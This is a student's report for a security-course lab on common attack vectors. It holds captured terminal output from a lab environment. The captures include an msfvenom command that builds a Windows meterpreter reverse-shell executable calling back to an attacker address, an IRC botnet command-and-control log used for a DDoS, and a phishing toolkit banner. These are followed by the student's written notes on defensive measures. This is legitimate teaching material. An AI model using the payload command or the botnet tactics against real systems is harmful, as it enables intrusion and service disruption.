

Assessing Common Attack Vectors (4e)

Fundamentals of Information Systems Security, Fourth Edition - Lab 06

Student:

Patrick Kierzkowski

Email:

pxk405@francis.edu

Time on Task:

21 hours, 48 minutes

Progress:


100%

Report Generated: Monday, July 7, 2025 at 9:50 PM


Section 1: Hands-On Demonstration

Part 1: Perform an Injection Attack


11. Make a screen capture showing the **DOM XSS** dialog box.




21. Make a screen capture showing the successful admin login.



26. Make a screen capture showing the successful Reflected XSS injection.




42. Make a screen capture showing the user with the @owasp.org email.



Part 2: Perform a Malware Attack

6. Make a screen capture showing the **msfvenom** output.




The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window has a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The title bar of the terminal window reads 'kali@kali: ~/payloads'. The terminal output is as follows:

```
kali@kali: ~  
$ mkdir payloads  
$ cd payloads  
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=202.20.2.4 LPORT=4444  
-f exe -o malwarePayload.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p  
ayload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 510 bytes  
Final size of exe file: 7168 bytes  
Saved as: malwarePayload.exe  
$
```


Overlaid on the terminal window is a semi-transparent box containing the following text:

Assessing Common Attack Vectors (4e)
AttackLinux01
2024-10-24 11:27:38
Patrick Kierzkowski

23. Make a screen capture showing the Opening malwarePayload.exe dialog box.




36. Make a screen capture showing the output of the sysinfo command.



Section 2: Applied Learning


Part 1: Perform a Distributed Denial-of-Service Attack

25. Make a screen capture showing the newly recruited hosts.




```
irssi: Assessing Common Attack Vectors (4e)
AttackLinux01
2024-10-26 22:22:30
Patrick Kierzkowski
DoS Attacker x PHP x
Try to take over the world...
22:18 < alfred_deborouter> 23/tcp open telnet
22:18 < alfred_deborouter>
22:18 < alfred_deborouter> Nmap done: 256 IP addresses (6 hosts up) scanned in
28.20 seconds
22:18 < alfred_deborouter>
22:19 < kali> .recruit alfred_deborouter
22:19 < alfred_deborouter> searching for signs of unintelligent life...
22:19 < alfred_deborouter> ...found, left a calling card.
22:19 -!- Irssi: Join to #c2 was synced in 233 secs
22:19 -!- COMM1984 [COMM1984@204.40.4.46] has joined #c2
22:20 -!- LINKST-rt65 [LINKST-rt65@204.40.4.36] has joined #c2
22:20 -!- Satar1102 [Satar1102@204.40.4.16] has joined #c2
22:20 -!- qUAKe2600 [qUAKe2600@204.40.4.26] has joined #c2
22:21 < kali> .muster
22:21 < TargetLinux02> Ready to morph
22:21 < alfred_deborouter> Let us have a go
22:21 < TargetPi> Let us have a go
22:21 < COMM1984> Ready to morph
22:21 < LINKST-rt65> Let us have a go
22:21 < Satar1102> Ready to rumble
22:21 < qUAKe2600> Let us have a go
22:22 | kali | 2:debnet/#c2 | Act: |
[#c2]
```


28. Make a screen capture showing the **drisst.org** webpage.



33. Make a screen capture showing the **failed connection to drisst.org**.



Fundamentals of Information Systems Security, Fourth Edition - Lab 06

35. **Make a screen capture** showing the “**PF states limit reached**” error message.

```

Bootup complete

FreeBSD/amd64 (pfSense-2.5.2-RELEASE) (tty0)
Assessing Common Attack Vectors (4e)
VMware Virtual Machine - Netgate Device ID: 76599c09421e357f0ce8
2024-10-26 22:34:04
*** Welcome to pfSense 2.5.2-RELEASE (amd64) on pfSense ***
Patrick Kierzkowski

WAN (wan)      -> vmx0      -> v4: 201.10.1.1/24
LAN (lan)      -> vmx1      -> v4: 172.30.0.1/24
DMZ (opt1)     -> vmx2      -> v4: 172.31.0.1/24

0) Logout (SSH only)
1) Assign Interfaces
2) Set interface(s) IP address
3) Reset webConfigurator password
4) Reset to factory defaults
5) Reboot system
6) Halt system
7) Ping host
8) Shell

9) pfTop
10) Filter Logs
11) Restart webConfigurator
12) PHP shell + pfSense tools
13) Update from console
14) Disable Secure Shell (sshd)
15) Restore recent configuration
16) Restart PHP-FPM

Enter an option: [zone: pf states] PF states limit reached
[zone: pf states] PF states limit reached

```

Part 2: Perform a Social Engineering Attack

24. **Make a screen capture** showing the **finished SET phishing email composition**.

root@kali: /home/kali

Assessing Common Attack Vectors (4e)

AttackLinux01
2024-10-26 23:32:53
Patrick Kierzkowski

```

File Edit View Search Terminal Help

..#####..#####..#####
[+].....[+].....[+]
[+].....[+].....[+]
..#####..#####..#####
[+].....[+].....[+]
[+].....[+].....[+]
..#####..#####..#####

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 8.0.3 [---]
[---] Codename: 'Maverick' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com


It's easy to update using the PenTesters Framework! (PTF)

```

Assessing Common Attack Vectors (4e)

Fundamentals of Information Systems Security, Fourth Edition - Lab 06

36. Make a screen capture showing the **transaction.php** page in the browser.



Section 3: Challenge and Analysis

Part 1: Recommend Defensive Measures

Identify and **describe** at least two defensive measures that can be used against injection attacks. Be sure to cite your sources.

Two defensive measures that can be used against injection attacks is to filter database inputs and restrict database code. The filtering database inputs means that it will find and remove harmful code from user inputs (Kime, 2023). This means that it could block extended URLs that could be potentially bad and it will sanitize data and limit special characters. as SQLi attackers utilize a web interface to send SQL code to the database by abusing special characters (Kime, 2023). The other measure that can be used is restricting database code, essentially meaning that it will limit database operations and code to avoid unwanted database searches and exploration (Kime, 2023). This can be done by whitelisting the user input and limiting the functionality that is provided.

Chad Kime. (2023, May). *How to Prevent SQL Injection: 5 Key Prevention Methods*. eSecucrityPlanet. <https://www.esecurityplanet.com/threats/how-to-prevent-sql-injection-attacks/>

Identify and **describe** at least two defensive measures that can be used against malware attacks. Be sure to cite your sources.

Two defensive measures that can be used against malware attacks are to install antivirus software that detect malware and to use firewall protection. The average number of malware attacks worldwide is 5.4 billion, so it's important to be protected (Fortinet, n.d.). One way this is done is with antivirus software, which typically has countermeasures that are engineered to neutralize each type of threat, which are usually enacted automatically by the software (Fortinet, n.d.). Another defensive measure would be to use firewall protection. This essentially means that by screening network traffic, firewall technology stops viruses from spreading. Traffic coming into and going out of the network is included in this. Since dangerous programs within your system can be used to impact people, devices, and networks that connect to yours, two-way malware protection is vital in keeping you safe from malware attacks (Fortinet, n.d.). Overall, these two methods are good defensive measures to take against malware attacks.

Fortinet. (N.d.). *What Is Malware?*<https://www.fortinet.com/resources/cyberglossary/malware>

Identify and **describe** at least two defensive measures that can be used against denial-of-service attacks. Be sure to cite your sources.

Two defensive measures that can be used against denial-of-service attacks are network segmentation and load balancing. Network segmentation means networks can be divided into smaller, easier-to-manage segments to lessen the impact of a DoS assault. VLAN creation can accomplish this, and firewalls can stop an assault from spreading (BYOS, n.d.). Another defensive measure that can be used against denial-of-service is load balancing. This makes it possible to stop a DoS attack from overloading a single server or resource by distributing traffic among several servers. Software or hardware can be used to do load balancing (BYOS, n.d.). These are just some examples of defensive measures that are commonly used against DoS attacks.

BYOS. (n.d.). *Denial-of-Service (DoS) Attack Prevention: The Definitive Guide*.<https://www.byos.io/blog/denial-of-service-attack-prevention>

Identify and **describe** at least two defensive measures that can be used against social engineering attacks. Be sure to cite your sources.

Two defensive measures that can be used against social engineering attacks is multi-factor authentication and having a good spam filter. Multi factor authentication can be anything from biometric access, security questions to an OTP code (Indusface, n.d). This essentially means that there is another step to log into your account, and will therefore eliminate some more risk that is associated with social engineering. Having a good spam filter will filter out suspicious emails that could lead to a social engineering attack. A good spam filter may have a blacklist of suspicious IP addresses or sender IDs, identify questionable files or links, or examine message content to identify potentially fraudulent ones (Kaspersky, n.d). When you don't receive potential harmful messages, the 